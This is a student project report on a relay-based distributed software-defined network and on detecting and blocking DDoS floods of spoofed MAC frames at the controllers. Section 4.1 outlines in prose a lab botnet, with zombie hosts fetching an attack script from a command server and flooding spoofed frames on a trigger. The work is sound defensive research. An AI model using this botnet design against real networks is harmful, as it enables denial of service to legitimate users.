TRUSTED COMMUNICATION USING SOFTWARE DEFINED DISTRIBUTED NETWORKS

A PROJECT REPORT

Submitted by

NAMAN ARORA [Reg No: RA1511003010235]
NIKHIL GUPTA [Reg No: RA1511003010245]

Under the guidance of

Ms. Vaishnavi Moorthy
(Asst. Professor, Department of Computer Science & Engineering)

in partial fulfillment for the award of the degree

of

BACHELOR OF TECHNOLOGY

in

COMPUTER SCIENCE & ENGINEERING

of

FACULTY OF ENGINEERING AND TECHNOLOGY

S.R.M. Nagar, Kattankulathur, Kancheepuram District

April 2019

SRM INSTITUTE OF SCIENCE & TECHNOLOGY

(Under Section 3 of UGC Act, 1956)

BONAFIDE CERTIFICATE

Certified that this project report titled "**TRUSTED COMMUNICATION USING SOFTWARE DEFINED DISTRIBUTED NETWORKS**" is the bonafide work of "**NAMAN ARORA [Reg No: RA1511003010235], NIKHIL GUPTA [Reg No: RA1511003010245]**", who carried out the project work under my supervision. Certified further, that to the best of my knowledge the work reported herein does not form any other project report or dissertation on the basis of which a degree or award was conferred on an earlier occasion on this or any other candidate.

SIGNATURE

Ms. Vaishnavi Moorthy
GUIDE
Asst. Professor
Dept. of Computer Science & Engineering

SIGNATURE

Dr. B. AMUTHA
HEAD OF THE DEPARTMENT
Dept. of Computer Science & Engineering

Signature of the Internal Examiner

Signature of the External Examiner

ABSTRACT

The internet, since the advent of ARPANET, has come along a very long way. It has undoubtedly changed millions of lives and even now is in its infancy. Software Defined Networking (SDN) is presented as a paradigm shift in this regard. It strives to standardize the networking on all levels. This is an initiative to redesign the current networking stack and compartmentalize into three main planes, the data plane, the control plane and the management plane, respectively moving from bottom up. Here, an effort is exhibited to augment the idea of SDN to a more distributed framework. Using a cleverly designed topology, the interconnection of controllers using the relay concept is demonstrated. This effort also acknowledges the need to secure such translations and tries to mitigate Denial of Service (DoS) attacks on the control plane.

ACKNOWLEDGEMENTS

We express our humble gratitude to **Dr. Sandeep Sancheti**, Vice Chancellor, SRM Institute of Science and Technology, for the facilities extended for the project work and his continued support.

We extend our sincere thanks to **Dr. C. Muthamizhchelvan**, Director, Faculty of Engineering and Technology, SRM Institute of Science and Technology, for his invaluable support.

We wish to thank **Dr. B. Amutha**, Professor & Head, Department of Computer Science and Engineering, SRM Institute of Science and Technology, for her valuable suggestions and encouragement throughout the period of the project work.

We are extremely grateful to our Academic Advisor **Dr. K. Annapurani**, Associate Professor, Department of Computer Science and Engineering, SRM Institute of Science and Technology, for her great support at all the stages of project work.

We would like to convey our thanks to our Panel Head, **Dr. Revathi Venkataraman**, Assistant Professor, Department of Computer Science and Engineering, SRM Institute of Science and Technology, for her inputs during the project reviews.

We register our immeasurable thanks to our Faculty Advisor, **Ms. A.L. Amutha**, Assistant Professor, Department of Computer Science and Engineering, SRM Institute of Science and Technology, for leading and helping us to complete our course.

Our inexpressible respect and thanks to our guide, **Ms. Vaishnavi Moorthy** , Assistant Professor, Department of Computer Science and Engineering, SRM Institute of Science and Technology, for providing me an opportunity to pursue our project under his mentorship. She provided me the freedom and support to explore the research topics of our interest. Her passion for solving the real problems and making a difference in the world has always been inspiring.

We sincerely thank staff and students of the Computer Science and Engineering Department, SRM Institute of Science and Technology, for their help during our research. Finally, we would like to thank our parents, our family members and our friends for their unconditional love, constant support and encouragement.

Naman Arora
Nikhil Gupta

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

ABBREVIATIONS

IR	Incident Response
HTTP	Hypertext Transfer Protocol
SDN	Software Defined Networks
DOS	Denial of Service
DDoS	Distributed Denial of Service
QoS	Quality of Service
CAM	Content Addressable Memory
TCP	Transmission Control Protocol

CHAPTER 1

INTRODUCTION

1.1 Overview

A centralized system in Software Defined Networks is based on one controller that manages all the network devices. This reduces the work of Network Management but also decreases the scalability of the network severely. Having a single controller makes the whole network dependent on one point of failure. Moreover, this restricts the number of devices that can be handled under a single network due to the processing power limitation and the communication load on a particular controller. Latency also becomes an issue in case of a large network where the packet forwarding devices may be physically far from controller.

In a distributed (SDN) environment all the above mentioned inadequacies are overcome. A number of different domains, each of which is under the control of a single controller. Using multiple controllers also increases the scalability factor of the (SDN) Network. It makes it easy to manage large networks by dividing the control among different controllers and also balancing the load from a single controller. Physical Distance of each controller is lesser in a distributed environment and hence latency between the devices is also reduced when compared to a centralized (SDN) Network.

A transparent behavior is mandatory in a distributed network so that the structure of the network is synchronized at all points among the controllers through some agreed upon protocol. The topology decided must be know at each controller for taking proper routing decisions.

As, all the controllers are inter-connected and each controller has a number of switches and hosts, it is of utmost importance that the topology update be distributed among the controllers for appropriate routing decisions and avoiding improper routing of packets.

Trust is a very important factor for defending against any attacks that happen in the network and measure the credibility of a host connected in the network. The consistency in the behavior of the trustor and the trustee can define the degree of trust in a network. Trust can be established by using the historical experience and the observation of other activities. Trust computation model is used to increase the security measure and validate the intention of a connected host in the network.



Figure 1.1: Standard SDN Architecture

CHAPTER 2

LITERATURE SURVEY

2.1 Overview

2.1.1 Proprietary Defense Systems in Software defined Networks

(Radware)[6], has expressed that the scene is evolving. It isn't just the IT framework which is making strides in intricacy, amount and expectation, but attackers are using latest accessible technology and the aftereffects of this are as of now being seen on the cyber battlefield. DefenseFlow permits the service providers to effectively automate the (Incident Response (IR)) activities in the most perplexing and profoundly distributed environments.

2.1.2 Threat categorization and identification in SDN

Krishnan and Najeem (2017)[3], in their study found out that using (SDN) in today's networks supplies with the required spryness and transparency for the installation of network solutions. Be that is it may, from the security point of view in terms of threat and risk assessment, especially for layer 4 and layer 7 attacks such as (Distributed Denial of Service (DDoS)), there are yet many difficulties to be pursued in (SDN) environments. In their study, they have exhibited the categorization of threats, risks and attack vectors that can disrupt the (SDN) network and have presented various techniques to mitigate these issues, to deploy (SDN) securely in production environments.

2.1.3 Research in SDN and usage in cloud computing

Kannan Govindarajan (2013)[2], expressed that a key developing pattern in Cloud computing is that the core frameworks to be shifting towards Software-Defined. Storage and networks would no longer be constrained by the availability of physical hardware rather will be able to customize according to the needs in a virtual environment. (SDN) assumes a significant role in distributing the resources in the network based on the demand and requirement. These experts reviewed the cutting edge Software-Defined Networking (SDN) in four regions: Network Quality of Service (Quality of Service (QoS)), Load Balancing, Scalability and Security. From the survey, they have recognized that, there is no singular design/architecture for addressing all these four issues. Henceforth, the majority of work in future will be concentrating on customized (SDN) network architecture.

2.1.4 DOS attacks mitigation strategies

Lobna Dridi (2016)[4], expressed that regardless of the considerable number of focal points offered by Software Defined Networks, Denial of Service (DOS) attacks are viewed as a noteworthy risk to such systems as they can flood the network with huge amount of invalid packets that may cause overflow in the (Content Addressable Memory (CAM)) tables ultimately resulting in the deterioration of the quality of network service. They proposed SDN-Guard, a novel plan to effectively ensure (SDN) systems against (DOS) attacks by dynamic (1) rerouting of potentially malicious traffic, (2) adjusting flow timeouts and (3) customizing the flow rules. Practical analyses utilizing Mininet demonstrates that the proposed arrangement prevails with regards to limiting the effect of (DOS) attacks up to 1/3rd on the controller performance parameters. Hence, maintains appropriate parameters for optimal performance of the network.

2.1.5 SDN, Cloud computing and vulnerabilities

Qiao Yan (2015)[5], have expressed that the abilities of (SDN), including traffic examination on a software level, centralized control, worldwide perspective on the network, dynamic updation of sending rules, make it simpler to distinguish and respond to (DDoS) attacks but the vulnerability of SDN is still an issue to be addressed, and potential (DDoS) vulnerabilities exist crosswise over various (SDN) platforms. Qiao Yan (2015)[5] have talked about the new patterns and qualities of DDoS attacks in distributed computing, and gave a far reaching study of barrier components against DDoS attacks utilizing SDN.

2.1.6 Implementation of SDN networks in a global perspective

Sakir Sezer (2013)[7], have expressed that Software-Defined Networking has risen as an effective network technology fit for support of the dynamic idea of future network functions and smart applications while bringing down expenses through improved equipment, programming, and management. They have discussed about generating a fruitful and functional network with Software-Defined Networking. Sakir Sezer (2013)[7] have examined the challenges in execution, modification, security and interoperability. Existing systems and current industry standards could help in resolution of a portion of these issues and various working groups are additionally examining potential arrangements. The goal of the model is to upgrade flow handling in SDN.

2.1.7 Behavioural Detection of malicious traffic in the SDN

(Syed Akbar Mehdi)[8], have contended that coming of Software Defined Networking gives a remarkable chance to identify and isolate security issues. They have outlined how four conspicuous traffic inconsistency identification algorithms can be used in Software Defined Networks with NOX as a controller in the controller plane and Open flow switches in the data plane. Their investigations demonstrated that these calculations are essentially progressively precise in keeping a check on the vindictive exercises in the home systems when contrasted with the ISP. One of the key advantages of this methodology is that the compartmentalized and controlled programmability of SDN enables these algorithms to exist with regards to a more extensive structure.

2.1.8 Data forwarding policies in SDN

Takayuki Sasaki (2016)[9] have examined that the service provider needs apparatuses to proactively guarantee that the policies will be abode or to reactively assess the behaviour of the network. Any updates in the data plan are in a distributed manner and hence lead to inconsistent behaviour amid reconfiguration. Also, the substantial flow space makes the data plane powerless to state exhaustion attacks. These experts have presented SDNsec, a security extension which provides forwarding accountability for the SDN data plane. Forwarding rules are encoded in the packet, which makes sure that the network behaviour is consistent amid reconfiguration and constraints state exhaustion attacks due to table lookups.

2.2 Inference from the survey

It was found that the current topologies for Software Defined networks are not scalable to a large extent and inter-controller communication is still a big challenge when the number of controllers involved is huge as per Abubakar Siddique Muqaddas (2017)[1]. When dealing with the cyberattacks such as Denial of service or Distributed Denial of service, the system requires a proper mechanism to stop the attack from affecting the whole network using some anomaly detection systems or detection algorithms and pre-defined parameters

CHAPTER 3

PROPOSED SYSTEM

The primary objective was to increase the scalability of Software Defined Networks and reducing the number of connections in the current standard topology that is used for the network which would significantly reduce the topology cost by replacing the mesh topology by a hybrid topology. Making inter-controller communication possible without any restriction on the type of controller is also achieved in the system removing any dependency from the type of controller. The latter part of the project focuses on mitigation of any Denial of Service or Distributed Denial of Service attacks by using blacklisting methodology and keep the working of the system smooth.

3.1 Scalability

A system where is proposed where a relay acts as a bridge between the controllers in a distributed system. These relays can be sub-relayed as per geographical requirements. Controllers use relay as proxy to broadcast flow query in the network. A duplex connection between each controller and relay facilitates simultaneous broadcast and reply. Any bottlenecks are eliminated using frequent multi threaded constructs.

3.1.1 Data Plane

The data plane has been divided into 3 parts namely:

i) Root Switch:

A unique and mandatory entity for every controller subnet. Every host/switch within a subnet have a connection to it.

ii) The Relay Switch:

The communicator between the subnets. Relay Switches in whole network are connected via (n-1) connections. Any number of subnets can be managed by a Relay

Switch. They form a straight chain within themselves.

iii) Generic Host:

A generic host is a simple node/user agent that is connected in the topology as shown in the **Figure. 3.1**.



Figure 3.1: Data Plane Bird's eye view

3.1.2 Controller Plane

The redesigned controller plane has three separate entities, namely:

i) The Root Switch Controller:

It serves as the OpenFlow controller for every controller subnet. Are interconnected via Relay for real time controller communication.

ii) The Relay:

This is a standalone multi-threaded Transmission Control Protocol (TCP) server which helps in real time connection between the Root Switch Controllers and forms duplex connections to every Root Switch Controller.

iii) The Relay Switch Controller:

A generic L2 learning switch controller template and enforces OpenFlow protocol on the Relay Switches. The complete topology is shown in the **Figure. 3.2** and **Figure. 3.3**.



Figure 3.2: Controller Plane Bird's eye view



Figure 3.3: A subnet

3.1.3 Sub-Relay

Each relay can be optionally modded into a sub-relay as shown in **Figure. 3.4** by supplying a file with the addresses of all the super relays it need to connect to. The sub relay connects to the super relay and this first connection becomes the downlink connection for the super relay while being uplink for the sub relay. The sub relay creates a TCP server and listens on port 12346 which is generally on which all the root switch controllers listen on for getting a connection back from any relay. The super relay, as in the normal code, connects back to the sub-relay, assuming it to be just another controller, hence no new exception handling code has to be written. Now the super relay forwards information to this sub-relay too, just like it would for any other controller.



Figure 3.4: The Relay

CHAPTER 4

DISTRIBUTED DENIAL OF SERVICE ATTACKS

In a Distributed Denial Of Service(DDoS) Attack, multiple compromised systems are used to attack a network service by flooding the network with requests more than what can be handled by the responding system which makes the whole network unavailable to legitimate requests that are made by a trusted host, depicted in **Figure. 4.1**.

4.1 Proposed methodology

i) The topology script randomly selects a host for posing like a bad actor, on which it runs a Hypertext Transfer Protocol (HTTP) server on port 8000 and also a TCP server on 6666 port.
ii) A random number of hosts from the topology are then selected which fetch the vec.py (the attack vector file) from the bad acting server.
iii) They then also form a connection to the bad acting server, which the bad actor is listening for on it port 6666.
iv) When the topology boots up, the attack can be triggered via echoing 'trigger' in a named pipe on the bad actor system which in turn broadcasts the 'trigger' command to all its connected clients (the zombie hosts).
v) All the hosts then start firing up about a 1,000,000 raw ethernet frames with spoofed and randomly generated source and destination MAC addresses.

4.2 Mitigation of the attack

4.2.1 Blacklisting

i) Whenever a spoofed raw ethernet frame hits a openVswitch, the query to route it is sent to the corresponding root switch controller, due to the non availability of the open



Figure 4.1: DDoS attack Depiction

flow entry for that particular route with the switch.

ii) The root switch controller acts upon the receipt of such a packet query by checking the destination address and if it is found to be invalid, the controller adds a flow in the root switch controller to drop all packets that come in from this particular port, thus mitigating the attack all together.

4.2.2 Whitelisting

i) Every 20 packets blackhosts is updated from the controller database
ii) Packet legitimacy is then checked
iii) If packet is illegitimate then the old flow is deleted , packets will be dropped by default, where standard packet drop timeout is 2 sec.
iv) In port search is done in ARP cache, and bad MAC address identified, MAC address sent on uplink to relay to inform others that this is a BAD MAC.
v) Another controller receives information that this is bad MAC, controller database is updated through downlink server loop.
vi) If a host in another controller tries to forward packets to the bad MAC address, the packets will be dropped at its own controller end by dropping all flows to that particular MAC address on a port, because the controller database contains the information about

the bad MAC address.

vii) This reduces the number of total bad packets in the network and hence decreasing the network overhead.

viii) If a MAC address is not found in the ARP cache, the whole network is flooded with the packets to be sent to that particular MAC address, once it reaches the MAC, a flow is established and the controller database is updated.

Figures. 5.4 and **5.3** depict the whitelisting and blacklisting process successfully taking place and the data in table **5.3** along with the graphical comparision in **Figure. 5.1** supports the attack mitigation strategy that has been used the network with substantially appreciable statistics.

CHAPTER 5

TESTING DATA

5.1 Data Description

For testing of the modules, testing was performed with no attacks and with DDoS attacks for comparing the statistics that were observed with the mitigation strategy that had been devised for securing the network.

5.2 The Selected Parameters

i) Throughtput:

It is the number of total packets delivered to the node in a certain amount of time in bytes per second. The throughput of a link is measured to give the idea of sheer quantity of similar packets delivered per sec in a link. It gives the sense of reliability of a link under high pressure. Higher the value, more reliable the link.

$$Throughput = \frac{No.oftotalpacketsdeliveredtonode}{timetaken(bytes/sec)} \tag{5.1}$$

ii) Bandwidth:

Bandwidth cumulative bytes in the reative time taken.It is used to quantify how fast the data passes through a link and gives the sense of the efficiency of the routing algorithms or the networking topology. Higher the value, more efficient the link.

$$Bandwidth = \frac{Cumulativebytes}{relativetime} \tag{5.2}$$

iii) Delay:

Delay is the ratio of packet length to the link bandwidth. This parameter is used to quantify the contrary of the Bandwidth as a parameter, but on a per packet ratio. So lower the value, more efficient the link.

$$Delay = \frac{Packetlength}{Linkbandwidth(bytes/sec)} \tag{5.3}$$

iv) Packet loss %:

Packet loss % is the ratio of the total packet that are not delivered i.e. lost to the total no of packets transmitted. This is the quantification of failure rate of a link and gives the idea of how much packets can be expected to be lost in transit, this helping in creating the threshold of failure while designing the topology. Lower the value, lower can the threshold be.

$$Packetloss\% = \frac{(Totalpackets - Totalpacketsdelivered) * 100}{Totalpackets} \tag{5.4}$$

v) Flow request rate:

Flow request rate is the ratio of total number of packets that communicate with the controller in a given time period. This is a method to quantify the activation of the controller logic in a particular simulation of a SDN topology. This helps is determining how efficient the flows are that the controller installs as well as if controller is under an over overflow attack. Lower the value, better the controller logic.

$$FlowRequestrate = \frac{No.ofpacketscommunicatingwithcontroller}{second} \tag{5.5}$$

5.3 Methodology adopted for test data analysis

i) For throughput, use the single ping command between hosts and add the number of bytes divided by total time taken.
ii) For bandwidth, use pingall with "time" suffix
iii) For delay, multiply total number of hosts and ping length, divide by bandwidth.
iv) For packet loss percentage, use pingall output.
v) For flow request rate, Add a counter in controller pkt_in function to check how many packets come in.

5.4 Test Result Data

5.4.1 Test values to benchmark topology

n(Subnets)/ n(Hosts/ Subnet)	Throughput (Bytes/sec) (Intra-subnet) (inter-subnet)	Bandwidth (Bytes/Sec)	Delay (Hz)	Packet Loss (%)	Flow request Rate (Hz) (Rootsw_ctrlr) (Relsw_ctrlr)
1/75	40.755	18370.830	0.261	0	457.667
1/100	34.991	17356.51	0.368	0	421.218
1/125	33.385	16059.575	0.498	0	421.218
2/75	(39.800) (131.147)	8474.048	1.147	0	(211.058) (178.142)
2/100	(33.654) (33.092)	788.602	1.604	0	(206.138) (175.460)
2/125	(36.090) (144.687)	7664.663	2.104	0	(204.827) (175.027)
3/75	(22.492) (65.106)	7741.935	1.884	0	(184.219) (197.909)
3/100	(13.245) (114.217)	7305.647	2.654	0	(176.873) (189.724)
3/125	(19.464) (56.255)	6920.175	3.495	0	(168.550) (180.656)
4/75	(22.525) (35.294)	6363.316	3.059	0	(143.111) (174.360)
4/100	(16.619) (41.622)	6011.837	4.300	0	(135.744) (165.223)
4.125	(15.133) (43.412)	5862.210	5.502	0	(125.774) (161.112)

Table 5.1: Test Values to Benchmark topology

5.4.2 Test Values to benchmark attack detection and mitigation

(Subnet/Host)/(pkt_sent/ sec in each Condition)	No Attack	Attack with no Mitigation	Attack with proposed Mitigation stratergy
2 Subnets/ 75 Hosts	160.113	2203.116	65.666
2 Subnets/ 100 Hosts	178.533	1868.416	84.416
2 Subnets/ 125 Hosts	168.716	2137.166	78.51
3 Subnets/ 75 Hosts	292.916	2077.650	89.766
3 Subnets/ 100 Hosts	271.460	1746.650	80.083
3 Subnets/ 125 Hosts	250.016	2596.266	74.233
4 Subnets/ 75 Hosts	247.883	2257.012	86.866
4 Subnets/ 100 Hosts	219.916	2122.336	89.663
4 Subnets/ 125 Hosts	250.278	2399.616	83.116

Table 5.2: Test Values to Benchmark Attack detection and mitigation

5.4.3 Graphical Comparision



Figure 5.1: Graphical Comparision

5.4.4 Test Values to benchmark attack strategy against the Attack

Subnets/Hosts per subnet	Il-legitimate packets processed	Total il-legitimate packets expected	% processed packets
2/75	25,657	1,400,000(14)	1.832%
2/100	56,284	1,900,000(19)	2.962%
2/125	69,142	2,400,000(24)	2.880%
3/75	49,112	2,200,000(22)	2.232%
3/100	61,091	2,900,000(29)	2.104%
3/125	46,563	3,700,000(37)	1.258%
4/75	54,311	2,900,000(29)	1.872%
4/100	82,407	3,900,000(39)	2.113%
4/125	114,170	4,900,000(49)	2.330%

Table 5.3: Illegitimate packet drop percentage

5.4.5 Graphical Comparision

